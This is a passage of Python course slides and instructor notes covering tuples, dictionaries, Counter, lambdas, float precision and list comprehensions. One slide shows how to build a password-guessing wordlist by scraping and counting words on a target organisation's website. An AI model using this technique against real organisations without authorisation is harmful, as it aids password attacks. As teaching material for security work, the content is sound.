Lists
- List Methods
- Functions for Lists

For and While Loops
Lab: Lists
Tuples
Dictionaries
- Specialty Dictionaries

Lab: Dictionaries
Tips, Shortcuts, and Gotchas

This page is intentionally left blank.

© 2024 Mark Baggett

Tuples

Tuples are lightweight, less functional lists

They're a group of values or objects that have been stuck together

Defined with parentheses (element, element, element) or just comma-separated values

```
>>> movie = ("Meaning of Life","R")
>>> new_tuple = 100,50,"Hello world"
>>> print(new_tuple)
(100, 50, 'Hello world')
```

Individual elements of a tuple can still be read with their index; for example, Tuple[index]

Assignments to individual elements of a tuple result in an error (they are immutable)

Tuples are like lightweight lists. Tuples are created by placing one or more comma-separated elements inside parentheses. The individual elements in a tuple cannot be changed. To change a tuple, you change all elements or none. You can think of a tuple as sticking multiple variables together into a single variable. We saw this earlier when we first defined the div() function. It returns both a result and a remainder in a single variable. Any assignment of a variable to multiple comma-separated values will result in a tuple. The example above shows two ways of creating a tuple. The first explicitly uses parentheses to create a tuple. The second assigns a variable to a comma-separated list of items. Both result in a tuple. Between the two syntaxes, the first is preferred. According to "The Zen of Python", "Explicit is better than Implicit". (See "import this".) The individual elements of that group of variables can be read using an index, just as you can do with lists. But there are not a lot of methods associated with tuples to help you manage the data. Perhaps the best way to understand tuples, like lists, is to look at some examples.

© 2024 Mark Baggett

Technet24

Tuples in Use

- Tuples are more efficient than lists to store records

```
>>> movie=("Meaning of Life","R")
>>> movie[0]
'Meaning of Life'
>>> title, rating = movie
>>> rating
'R'
```

```
>>> sys.getsizeof(tuple(range(10000)))
40024
>>> sys.getsizeof(list(range(10000)))
45056
```

- Python "packs" multiple return values in one variable

```
>>> def first_last(inputstring):
...     return inputstring[0], inputstring[-1]
...
>>> x = first_last("Python")
>>> x
('P', 'n')
```

x is a tuple with both returned values

Tuples are lightweight because they do not have as many methods as lists. They have some of the basic functionality of lists. For example, you can create a variable named "movie" that contains a title and a rating and store them in a single variable. You can also pull out the individual items with their positional index. You can also unpack tuples, lists, and other data structures that have a fixed number of elements by placing that number of variables on the left-hand side of the equal signs. By putting the variables title and rating on the left side of the equal sign and the variable movie, which has exactly two elements in it, on the right, we extract the values of the movie into the variable title and rating.

If you don't want to do a lot of sorting and use the other list methods, then tuples will save you some memory and overhead. To see how much memory is being used, you can call the sys.getsizeof() function:

>>> **sys.getsizeof(tuple(range(10000)))**
40024
>>> **sys.getsizeof(list(range(10000)))**
45056

The list consumes 5,032 more bytes of memory than the tuple version of the same list.

You will frequently run into tuples when calling functions that return multiple items. For example, the function first_last() returns two items. It returns the first and last characters in a string. However, the example above provided only one variable (x) to store the results of the function call. Python still returns the results, but they are stored in a tuple.

© 2024 Mark Baggett

Tuples Are Useful When Sorting

Need to sort by last, first? Use a tuple!

```
>>> def last_first_nocase(name):
...     name=name.lower().split()
...     return (name[1], name[0])
...
```

Returns a tuple

Sorting functions use each part of the tuple

```
>>> last_first_nocase("JOSH Barone")
('barone', 'josh')
>>> names =["Mike Passel","alice Passel", "danielle Clayton"]
>>> sorted(names, key=last_first_nocase)
['danielle Clayton', 'alice Passel', 'Mike Passel']
```


What if you need to sort based on multiple items—for example, by last name and then first name?

It turns out that tuples are very useful for this type of sorting. If the key function used by sort() or sorted() returns a tuple, those functions will sort by the first element first, and then by the second, then the third, and so on for each element in the tuple.

First, you create a function that takes in a string. It converts the string to lowercase and then turns it into a list by splitting on any white space. Then, it returns a tuple with the last name in position 0 and the first name is position 1. When this is given to sorted or sort as a key function, the sorting processes each item in the tuple as a recursive sort. First, it sorts based on the part of the tuple in position 0. In this case, that is the last name. Then, for entries where the last name is the same, it sorts on the item in position 1 of the tuple. In this case, that is the first name.

© 2024 Mark Baggett

Technet24

Section 2 Roadmap

- Essential Skills Workshop
- Essential Knowledge Workshop
- Automated Defense
- Automated Forensics
- Automated Offense
- Capstone Workshop

Modules
Virtual Environments
Lab:Virtual Environments and Modules
Lists
- List Methods
- Functions for Lists

For and While Loops
Lab: Lists
Tuples
Dictionaries
- Specialty Dictionaries

Lab: Dictionaries
Tips, Shortcuts, and Gotchas

This page is intentionally left blank.

© 2024 Mark Baggett

Dictionaries

Lists are automatically indexed with an integer
- list1=['a','b','c'] so list1[0]='a'

With dictionaries, you specify a "key" as the index
- dict1={'first':'a','second':'b','third':'c'} so dict1['first']='a'

Similar to hash tables or associative arrays in other languages

Unordered data structure where a given key produces its matching data

Key can be an integer, string, or most any other Python object

Data can be integers, strings, or any other Python object, including lists or other dictionaries

Dictionaries are **very** fast at storing and retrieving data

Let's briefly look at the dictionary data structure. Like lists, dictionaries can be used to store and retrieve data. But unlike lists, dictionaries are not automatically indexed by an integer. Instead, you provide the index to the values in the data structure. The index and the value being stored can be of any type, including integers, strings, and other objects. Python dictionaries are similar to hashed tables in other programming languages and allow for very fast storage and retrieval of data.

Prior to Python 3.6, dictionaries were unordered data structures. If you insert values for keys "A" then "B" then "C" and then you use a for loop to step through all the keys, they would not necessarily be retrieved in the order "A" then "B" then "C". In the most recent versions of Python, they are retrieved in the same order they were placed into the dictionary. For as long as it is possible that someone using your script will be using a version of Python older than 3.6, you should assume the dictionary is unordered.

© 2024 Mark Baggett

Technet24

Assigning/Retrieving Data from a Dictionary

Data in a dictionary can be accessed like a list with the key as the index
Dictionaries also have a .get(key, [value if not found]) method for retrieving data

```
>>> d = {}
>>> d['a'] = 'alpha'
>>> d['b'] = 'bravo'
>>> d['c'] = 'charlie'
>>> d['a']
'alpha'
>>> d['whatever']
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
KeyError: 'whatever'
```

Returns nothing

```
>>> d.get("a")
'alpha'
>>> d.get("x")
>>> d.get("a","NOT FOUND")
'alpha'
>>> d.get("x","NOT FOUND")
'NOT FOUND'
```


You create an empty dictionary with the open and close braces: {}. Then, as with lists, you address the elements of the dictionary, using the square brackets: []. In the same way you address lists, you can assign a value: `dictionary['index'] = 'new assigned value'` or retrieve a value `dictionary['index']`. But dictionaries provide several other methods for interacting with the data. Another way to retrieve data is by using the dictionary's .get('index') method. This will retrieve the value associated with the index from the dictionary. By default, if the key you ask .get() to retrieve is not in the dictionary, then it will return a value of None. The .get() method will accept a second optional argument. That argument is the value you would like .get() to return instead of None if it cannot find a matching key.

© 2024 Mark Baggett

Copies of Dictionaries

Assigning one dictionary to another creates a pointer to the original dictionary and doesn't create a copy

To create a copy, you can use the dict() constructor to create a copy, or you can explicitly call .copy() method

Copy Dictionary: WRONG

```
>>> dict1
{1: 'c', 2: 'b', 3: 'a'}
>>> dict2 = dict1
>>> dict2
{1: 'c', 2: 'b', 3: 'a'}
>>> dict2[4] = 'd'
>>> dict2
{1: 'c', 2: 'b', 3: 'a', 4: 'd'}
>>> dict1
{1: 'c', 2: 'b', 3: 'a', 4: 'd'}
```

Copy Dictionary: RIGHT

```
>>> dict1
{1: 'c', 2: 'b', 3: 'a'}
>>> dict2 = dict(dict1)
>>> dict2[4] = 'z'
>>> dict2
{1: 'c', 2: 'b', 3: 'a', 4: 'z'}
>>> dict1
{1: 'c', 2: 'b', 3: 'a'}
```


If you assign a dictionary variable to another existing dictionary, it creates a pointer to the existing dictionary. The new variable is simply a reference to the existing dictionary. This is the same behavior we observed for lists. So, making changes to your new variable will change the data structure that is used by both the original and "copied" variables.

In contrast, in the code on the right side of the slide and below, dict2 is a new copy of dict1. It is not a reference to dict1 because you use the dict() function to create a completely new copy of dict1. The id() function can be used to see if variables are unique. If two variables point to the same values in memory, they will have the same id. So, if I make unique copies, the id will be different.

```
>>> dict1
{1: 'c', 2: 'b', 3: 'a'}
>>> dict2 = dict(dict1)
>>> dict3 = dict1.copy()
>>> dict2[4] = 'z'
>>> dict2
{1: 'c', 2: 'b', 3: 'a', 4: 'z'}
>>> dict1
{1: 'c', 2: 'b', 3: 'a'}
>>> id(dict1)
140146755204872
>>> id(dict2)
140146723496800
>>> id(dict3)
140146755204944
```

© 2024 Mark Baggett

Technet24

Common Dictionary Methods

dict.keys() returns a view of the keys
dict.values() returns a view of the values
dict.items() returns a view of tuples containing (key, value)

```
>>> d.keys()
dict_keys(['a', 'b', 'c'])
>>> d.values()
dict_values(['alpha', 'bravo', 'charlie'])
>>> d.items()
dict_items([('a', 'alpha'), ('b', 'bravo'), ('c', 'charlie')])
```


Other commonly used dictionary methods include keys(), values(), and items(). Dictionary.items() will return a view of all the elements in the dictionary in tuple form. The first item in the tuple is the key, and the second item is the value. Dictionary.keys() will retrieve a view of the keys in the dictionary. Dictionary.values() will return a view of the values in the dictionary. Note that the elements of the dictionary may vary depending upon the version of Python, and you shouldn't count on them to be in any specific order. In all versions of Python prior to version 3.6, the items come out of the dictionary based on their location in memory. Because they are stored at an address that is based on the hash of the key, the order will appear random. A sort function would be required to put the data in order. However, in Python 3.6 and later, items will come out of the dictionary based on the order you put them into the dictionary.

If you need an ordered dictionary in any version of Python prior to 3.6, use an OrderedDict from the collections module.

© 2024 Mark Baggett

Views Are Not Lists

Dictionary views are slightly different than normal lists.

- You can iterate through it with a for loop like a list
- A variable assigned to a view will be automatically updated with any changes to the dictionary

```
>>> d
{'a': 'alpha', 'b': 'bravo'}
>>> dict3.keys()
dict_keys(['a', 'b'])
>>> for each_key in dict3.keys():
...     print(each_key, end="  ")
...
a  b
```

```
>>> d
{'a': 'alpha', 'b': 'bravo'}
>>> holdkeys = d.keys()
>>> holdkeys
dict_keys(['a', 'b'])
>>> d['c']='charlie'
>>> holdkeys
dict_keys(['a', 'b', 'c'])
```

It updated "automatically"!

- You can't delete keys while stepping through the dictionary.

```
>>> for eachkey in d.keys():
...     del d[eachkey]
...
```

Generates

```
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
RuntimeError: dictionary changed size during iteration
```


Dictionary views are only slightly different than lists. These view objects can be iterated through with a for loop just like lists. But you will not be able to use the slice operation or other list methods on the values returned. What's more, you cannot delete a key from the dictionary while iterating over the view. These objects are always synchronized to the contents of the database. In other words, if you assign a variable to hold a database view, it doesn't create a copy of that view. It holds a pointer to the view maintained by the dictionary itself. That way, your variable will always have data that reflects the current dictionary contents.

This has advantages in that you can always depend upon the view being up to date. But it also means that you can't use the view when modifying the keys in the dictionary. This is easily solved by turning the view into a list. The for loop shown above does not work, but the one below does. Turning the view of keys into a list of keys solves the problem.

```
>>> for eachkey in list(d.keys()):
...     del d[eachkey]
...
>>> d
{}
```

© 2024 Mark Baggett

Technet24

Determine if Data Is in a Dictionary

Attempting to access a value in a dictionary can raise an exception

dict1['badkey'] raises a KeyError, where dict.get('badkey') returns nothing

There are methods to retrieve dictionary values and others for the keys

To determine if a key exists, you can use "in"

To search a dictionary for data, you can use "in" with .values()

```
>>> d = {"a":"alpha","b":"bravo","c":"charlie"}
>>> d.get("d")
>>> d["d"]
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
KeyError: 'd'
>>> 'a' in d
True
>>> "alpha" in d
False
>>> "alpha" in d.values()
True
```

.get(badkey) returns nothing

"in" searches the keys

Use .values() with "in" to search values

When working with a dictionary, you need to anticipate the response you get from Python if you try to retrieve a data value for which no key has been created. If you use the dictionary.get("key doesn't exist") method, it will return a value of None. If you access the dictionary by its index, you will raise a KeyError exception error.

```
>>> a['c']
'charlie'
>>> a['d']
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
KeyError: 'd'
>>> a.get('d')
>>> print(a.get('d'))
None
```

In general, it is a good idea to see if a data element exists before you try to retrieve it. Dictionaries provide methods for you to see if a given value or key has been stored in the dictionary's data but require different methods for keys and values.

You can use the keyword "in", as illustrated in this slide, to search for a key. "in" is only used to search keys. Notice that when we search for "alpha" in d, it returns "False". This is because "alpha" is not a key; it is a value.

To see whether a given value exists, you need to first call the .values() method. Then, you can use the 'in' keyword to search for the value.

© 2024 Mark Baggett

Looping Through Dictionary Keys

A for loop can step through a dictionary as follows:

```
for <some var> in adict:
```

This is the same as doing this:

```
for <some var> in adict.keys():
```

Then, use the key to retrieve the value from the dictionary

```
>>> thedict={'a':'alpha','b':'bravo','c':'charlie'}
>>> for eachkey in thedict:
...     print(eachkey,thedict[eachkey])
...
a alpha
b bravo
c charlie
```


If a for loop is used to step through a dictionary, the iterator variable of the for loop will hold each of the keys in the dictionary one at a time. This is functionally equivalent to stepping through the view of the keys created by calling thedict.keys(). Then, once you have the key, you can use it to retrieve the associated value from the dictionary. So, stepping through each of the keys provides you with easy access to both the keys and the values. This capability is great for stepping through the dictionary and then deciding, based on that key, that you need to retrieve the value. But if you know you are going to need every key and every value, then you could just step through the .items() view.

© 2024 Mark Baggett

Technet24

Looping Through Dictionary Values

A for loop can step through a dictionary's values as follows:

```
for <some var> in adict.values():
```

There is not a good way to look up a key based on a value. Hash databases don't work that way

```
>>> thedict={'a':'alpha','b':'bravo','c':'charlie'}
>>> for eachvalue in thedict.values():
...     print(eachvalue)
...
alpha
bravo
charlie
```


Dictionaries are very fast and efficient when it comes to finding data based on their key. But occasionally, you will need to go through every item in a dictionary. When that time comes, you have a few options. If you just need to retrieve the values that are stored in the dictionary and you do not need the keys, you can use the dictionary's .values() method to get all the values. Remember that .values() returns a view of each of the values in the dictionary. You could simply use a for loop to step through each item in the view.

© 2024 Mark Baggett

Looping Through Dictionary Items

Do you need both the keys and values?

.items() returns a view of tuples with the keys and values

```
for <some var> in adict.items():
```

```
>>> thedict={'a':'alpha','b':'bravo','c':'charlie'}
>>> for eachkey,eachvalue in thedict.items():
...     print(eachkey,eachvalue)
...
a alpha
b bravo
c charlie
```


The dictionary's .items() method returns a view of tuples. Each tuple contains a key and the associated value. The items() method can be used to step through each of these tuples without creating a list in memory first. If you know you need access to every key and item in the dictionary, then step through the dictionary with a for loop and the dictionary's .items() method.

© 2024 Mark Baggett

Technet24

Specialty Dictionaries

The 'collections' module has several special-purpose dictionaries with modified behavior

defaultdict: A dictionary that enables you to specify a default value for undefined keys

Counter: A dictionary that automatically counts the number of times a key is set

Python also has several special-purpose dictionaries that are part of the 'collections' module. These special dictionaries have all of the functionality of the standard Python dictionary, but they also have some additional capabilities. The special dictionaries include:

- **defaultdict:** A dictionary that will create any key that you query and set it to a default value
- **Counter:** A specialized dictionary that automatically counts the number of times a key is set

Let's look at how to use each of these objects briefly.

© 2024 Mark Baggett

defaultdict

When creating a defaultdict, you pass it a function to initialize entries

Any query to a key that doesn't exist creates an item in the dictionary with that key, and the value is assigned the result of the specified function

```
>>> def new_val():
...     return []
...
>>> from collections import defaultdict
>>> list_of_ips = defaultdict(new_val)
>>> list_of_ips['src#1'].append('dst')
>>> list_of_ips['src#2']
[]
>>> list_of_ips
defaultdict(<function new_val at 0x024A1C3>, {'src#1': ['dst'], 'src#2': []})
```


Remember that if you attempt to get data from a dictionary using a key that doesn't exist, you will get an error:

```
>>> x={}
>>> print(x["akey"])
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
KeyError: 'akey'
```

With a defaultdict, this will not happen. A defaultdict will call the function that you specify and return that value instead of generating a key error. You specify which function to call when you create the defaultdict() object. The syntax is

newobject = defaultdict(<function to call for empty keys >)

This function will not be passed any arguments when it is called. Whatever it returns is the value of "empty" dictionary items. In this example, our dictionary calls the function new_val anytime we try to retrieve a key that doesn't exist. The new_val function returns an empty list. Now, we can append items to nonexistent lists in the dictionary.

© 2024 Mark Baggett

Technet24

Counter

Counter is a customized defaultdict that counts the instances of keys. Similar to defaultdict(lambda :0) with a few extra methods

Has additional methods .most_common(x), .update(), .elements(), .subtract()

```
>>> from collections import Counter
>>> word_count=Counter()
>>> word_count.update( open("mobydick.txt").read().lower().split())
>>> word_count.most_common(10)
[('the', 5840), ('to', 3376), ('of', 2738), ('and', 2647), ('a', 2557), ('in',
1684), ('is', 1518), ('you', 1406), ('that', 1176), ('for', 1086)]
>>> word_count['was']
491
>>> word_count.update(['was','is','was','am'])
>>> word_count['was']
493
>>> word_count.subtract(['was','is','was','am'])
>>> word_count['was']
491
```


A counter is a special defaultdict. It is a default dictionary with the default value of every item set to 0. Additionally, counters have methods such as .most_common(), .update(), and .subtract() that can be used to automatically count items and give statistics on what has been counted. Counter dictionaries are used for counting things. **Note**: Normal dictionaries also have an .update() method, but it performs a different function in those cases. It enables you to combine the contents of one dictionary into another. This update method is very different.

In this example, we want to count how many times each word appears in the text of the classic novel *Moby Dick*. After creating a 'word_count' variable as a Counter() object, we then read the contents of the file. We insert each word in the text into the counter dictionary, with the word being the key. Because items in the counter dictionary start with a default value of zero, all we have to do is add 1 to the key each time a given word appears in the text.

After our counter dictionary is populated, we can use the .most_common() method to retrieve items from the dictionary in their frequency order. If you don't provide .most_common() with a value, it will return all of the values in order. The .update() and .subtract() methods can be used to tally or "untally" additional items in your count. You pass those methods a list of keys, and the key values will be automatically incremented if you call .update() or subtracted when you call .subtract().

This capability can be useful when you're trying to find the most commonly used password from a long list of words or build a password list based on words from a target website.

© 2024 Mark Baggett

Counter Example

We can build a custom password dictionary based on a target's website in just a few lines of Python code

```
>>> import requests
>>> from collections import Counter
>>> c = Counter()
>>> webcontent = requests.get('http://metasploit.com').text
>>> c.update(webcontent.lower().split())
>>> c.most_common(6)
[('<a', 117), ('<div', 107), ('</div>', 103), ('/></a>', 65),
('data-bio=""><img', 41), ('<td><a', 24)]
>>> for k in list(c.keys()):
...     if "<" in k: del c[k];continue
...     if ">" in k: del c[k];continue
...     if "=" in k: del c[k];continue
...
>>> c.most_common(8)
[('security', 14), ('collapse', 13), ('the', 12), ('for', 11),
('and', 10), ('testing', 9), ('to', 9), ('of', 8)]
```

list() captures a copy of keys before we begin modifying dictionary c

Several open-source tools will build password dictionaries based on a company's website. Python makes this task simple as well. After importing your libraries and creating a Counter dictionary object ("c"), you download the contents of a website with requests.get(). To count up the occurrences of each word on the website, all you have to do is call c.update() and pass it a list of all the words on the page. You can easily turn the page into a list of words using the split() method. That is all you have to do! Now, if you want the top 50 most common words on the page, all you have to do is call c.most_common(50). If you call c.most_common() and don't pass it any argument, it will print all of the words in their order of frequency.

Of course, we should probably eliminate all of the keys in our dictionary that contain HTML elements. So, the next step is to go through each of the keys in the dictionary and delete them if they contain HTML elements. You can do this with a simple for loop with a small twist. Because we are going to be modifying the dictionary, we must first make a copy of all of the keys before we step through the dictionary. This is done with `list(c.keys())`. Without this step, Python would generate an error.

```
>>> for k in c.keys():
...     if '<' in k: del c[k]; continue
...
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
RuntimeError: dictionary changed size during iteration
```

Then, after you've deleted the HTML elements, you can retrieve the most frequently occurring words using the most_common() method.

© 2024 Mark Baggett

Technet24

Section 2 Roadmap

- Essential Skills Workshop
- Essential Knowledge Workshop
- Automated Defense
- Automated Forensics
- Automated Offense
- Capstone Workshop

Modules
Virtual Environments
Lab:Virtual Environments and Modules
Lists
- List Methods
- Functions for Lists

For and While Loops
Lab: Lists
Tuples
Dictionaries
- Specialty Dictionaries

Lab: Dictionaries
Tips, Shortcuts, and Gotchas

This page is intentionally left blank.

© 2024 Mark Baggett

Lab 2.3: Dictionaries

In your workbook, turn to Lab 2.3

pywars Challenges Named "lab2.3.0" through "lab2.3.6"

Please complete the lab in your workbook.

© 2024 Mark Baggett

Technet24

Lab Highlights: Getting Data In and Out of Dictionaries Is Easy/Fast

.get(), .keys(), .values(), and .items() give you easy access to the data in the dictionary

```
>>> d.question("lab2.3.5")
'Data contains a dictionary.  Add together the integers stored in the
  dictionary entries with the keys "python" and "rocks" and submit their
  sum. '
>>> x = d.data("lab2.3.5)
>>> x
{'python': 550, 'big': 40, 'rocks': 576}
>>> x.get('python')+x.get('rocks')
1126
```


Dictionaries are an amazingly useful data structure. They are very fast, and with only a few methods, you can get data in and out of the data structure quite easily. In this example, we use the .get() method to retrieve the value with a key of 'python' and the value with a key of 'rocks', then add them up! You can write a simple function to add these together like this.

```
def lab235 (thedata):
    return thedata.get('python')+thedata.get('rocks')
```


© 2024 Mark Baggett

Section 2 Roadmap

- Essential Skills Workshop
- Essential Knowledge Workshop
- Automated Defense
- Automated Forensics
- Automated Offense
- Capstone Workshop

Modules
Virtual Environments
Lab:Virtual Environments and Modules
Lists
- List Methods
- Functions for Lists

For and While Loops
Lab: Lists
Tuples
Dictionaries
- Specialty Dictionaries

Lab: Dictionaries
Tips, Shortcuts, and Gotchas

This page is intentionally left blank.

© 2024 Mark Baggett

Technet24

Shortcut: Lambda Functions

There is more than one way to declare a function

Method #1: Use the "def" statement:

```
def inc(number):
    return number + 1
```

Method #2: Assign a variable to a lambda function

```
>>> inc = lambda number : number + 1
>>> inc(5)
6
```

Method #3: Drop the name with lambda in parentheses

```
>>> (lambda number : number + 1)(5)
6
```



We have already discussed how to use the keyword def to define a function. There is another way to define functions. Python has what is called lambdas. Python lambdas derive their name from lambda calculus. Lambda functions are usually used only for simple functions that return values based on parameters. Say that we want to write a function called inc() that increments a number. In reality, this is already a simple task in Python, but let's look at a simple example. We could create this function by defining a function using def like this:

```
>>> def inc(number):
...     return number + 1
```

Lambda functions give us another option for these simple functions. We could assign a variable (which will be the function name) to a lambda function using the following syntax:

```
>>> inc=lambda number : number + 1
>>> inc(6)
7
```

Although this works and demonstrates what the keyword lambda does, this isn't something you would actually do. PEP-8 discourages binding a variable to lambda functions like this. Instead, lambdas are used to create unnamed dynamic functions. If we are going to use the function call only once in our program, we don't even need to assign it to a variable. Quite often, we will pass these lambda functions to other functions like map, sort, and scapy.sniff. You could also just pass the parameters directly to the lambda function. If you are not assigning it to a variable name, then you must enclose the lambda declaration in parentheses, like this:

```
>>>(lambda number : number + 1)(5)
6
```


© 2024 Mark Baggett

Lambda Functions as Sort Keys

Lambda functions are ideal for simple functions, such as key functions

Inline functions do not require you to scroll off into the program to find the definition, making it easier for a developer to understand the code

```
>>> customers = ["Mike Passel","alice Passel", "danielle Clayton"]
>>> sorted(customers, key=lambda x:x.lower() )
['alice Passel', 'danielle Clayton', 'Mike Passel']
>>> sorted(customers,key=lambda x:(x.split()[1]+x.split()[0]).lower())
['danielle Clayton', 'alice Passel', 'Mike Passel']
```


Sort on lowercase

Sort on last first

Because lambdas are created inline, you often see them used as the key when sorting. Here are examples of sorting our list based on the lowercase name and the last name first. If you declared functions somewhere else in your program, then someone reading your code would have to scroll up and find those functions to understand how you were sorting. Because sort key functions are usually simple, they are an ideal use case for the lambda function.

© 2024 Mark Baggett

Technet24



Earlier, we learned how to correctly create a copy of a list by creating a new list() object. But there is a limitation to that method. The list() method only makes a copy of each of the items in the list and puts them into a new list. After creating the new list, it assigns newlist[0] = copylist[0], newlist[1] = copylist[1], and so forth. The result is that the items in your list will change independently. However, if one or more of the items in your list are themselves lists, then assigning newlist[0] = copylist[0] would simply make both of the inner lists a label to the same list. This is, in fact, exactly what happens. In this example, lol is a list of lists. When we create a copy using list(lol), this does create a new copy. However, the new copy just contains unnamed labels that point to the same lists in memory. So, when we add a third list to lol, it does behave independently of copy_lol. However, when we edit the list in position 0 in lol, we are editing the same list in position 0 of copy_lol. The Python "copy" module contains a function called "deepcopy()", which will recurse (that is, go through all of the embedded data structures) through a list of lists and make each of the embedded lists an independent copy.

The copy.deepcopy() function is great for making copies of all sorts of complex data structures. It is not just limited to making copies of list of lists.

© 2024 Mark Baggett

Gotcha: All Floats Are an Approximation!

1/3 == 0.33333.... With an INFINITE number of 3s following it

Python built-in floats are accurate up to 16 decimal places. Just like c, c++, c#, Go, Java, MATLAB, Perl, R, Ruby, and others, this can cause problems unless you call the functions properly. For other languages, check out https://0.30000000000000004.com/

```
>>> 0.1 + 0.2 == 0.3
False
```



When comparing floats, you must ALWAYS specify a precision less than 16 places to use!

Format strings are a good way to do this

```
>>> format(0.1 + 0.2,'3.1f') == format(0.3,'3.1f')
True
```

round(value, <number of decimal places up to 16>) is another

```
>>> round(0.1+0.2,16) == round(0.3,16)
True
```

```
>>> round(0.1+0.2,17) == round(0.3,17)
False
```


Programming languages store fractions as binary decimal numbers. Many fractions can have an infinite number of numbers in them. For example, one-third (1/3) expressed as a decimal would be 0.3333333333 with an infinite number of 3s behind it. The number of digits after the decimal point is often referred to as the 'precision' of the number. When you write down that decimal number, you have to decide how much precision you want and thus you accept a limited accuracy. Likewise, computers don't have infinite RAM and store numbers with a limited precision. Like most languages, Python is accurate to 16 decimal places.
When you assign a variable to have a decimal value such as 'x = 0.3', Python uses a higher precision than just one digit. Consider this...

```
>>> format(0.3, "42.40f")
'0.2999999999999999888977697537484345957637'
```

WHAT? 0.2999 isn't 0.3, is it? No, it isn't. But it is assigned the value with a precision of one decimal place. When 0.2999 is rounded to one decimal place, it is 0.3. To accurately compare floating point numbers, you have to know the precision Python uses and its approximations. For example:

```
>>> 0.1 + 0.2 == 0.3000000000000000044408920985006261616945266723632812 5
True
```

Intuitively knowing these approximations is impossible. Fortunately, for us, we usually require very small precisions and don't need to do this. When you want to compare floating point numbers, you should specify a precision less than 16 decimal places that you want to use. You can use format strings to specify a floating-point precision such as in this example.

```
>>> format(0.1 + 0.2,'3.1f') == format(0.3,'3.1f')
True
```

You can also use the round() function to round the number to 16 or fewer decimal places and then compare them. The example in this slide says that we want to round to the third decimal place. Alternatively, the decimal module allows you to be exact when dealing with floating point numbers.
See https://docs.python.org/3/tutorial/floatingpoint.html for more detail.

© 2024 Mark Baggett

Technet24

Shortcut: List Comprehension

```
>>> newlist = []
>>> for x in [1,2,3,6,7,8,22,42]:
>>>     if x < 6:
>>>         newlist.append(x+1)
```



OR THIS!

```
>>> newlist = [ x+1   for x in [1,2,3,6,7,8,22,42]   if x < 6 ]
```



newlist = [<expression> for <iterator> in <list> <filter>]

- Expression is the value that goes in the new list
- An iteration variable to go through the old list
- An old list to go through
- A filter that is applied to elements before adding them to the list

Frequently, you will find the need to create a new list based on items in an existing list. To do this, you first create a new empty list. Then, you can use a for loop to step through each item in the existing list. While in the for loop, you can use an if statement to select only those items you want added to the new list. Then, you append the items, or a calculation based on that mail to the new list.

List comprehension is a shortcut to creating a new list based on an existing list. The syntax for list comprehension is

newlist = [<expression> for <iterator> in <list><filter>]

The expression will result in a value or object based on the iterator that you want to place in the list. The for loop steps through each element of another list on which you are basing your new list. The filter is a logic operation that determines whether or not the current iteration element will be placed in the list. The best way to understand this is to look at some examples.

© 2024 Mark Baggett

List Comprehension Examples

```
>>> [a for a in [1,2,3,4]]
[1, 2, 3, 4]
>>> [a for a in [1,2,3,4] if a > 2 ]
[3, 4]
>>> [a*2 for a in [1,2,3,4] if a > 2 ]
[6, 8]
>>> [int(a) for a in "1 2 3 4".split()]
[1, 2, 3, 4]
>>> [x for x,y in [("a",4),("b",2),("c",7)]]
['a', 'b', 'c']
>>> [(lambda x:x.upper())(x) for x in "make upper"]
['M', 'A', 'K', 'E', ' ', 'U', 'P', 'P', 'E', 'R']
```


Here are some simple list comprehension examples. We can create a simple copy of a list by doing this:

```
>>> [a for a in alist]
[1, 2, 3, 4, 5]
```

Usually, if we are using list comprehension, it's because we also want to filter items or modify their values as we create the copy of the list. The second example shows you how you can include an if statement at the end of the list comprehension that will act as a filter. Now, this list will only include items where the original value in the list is greater than two. The third example is a variation of this where, in addition to filtering the values, I also want my new list to contain the original value multiplied by two.

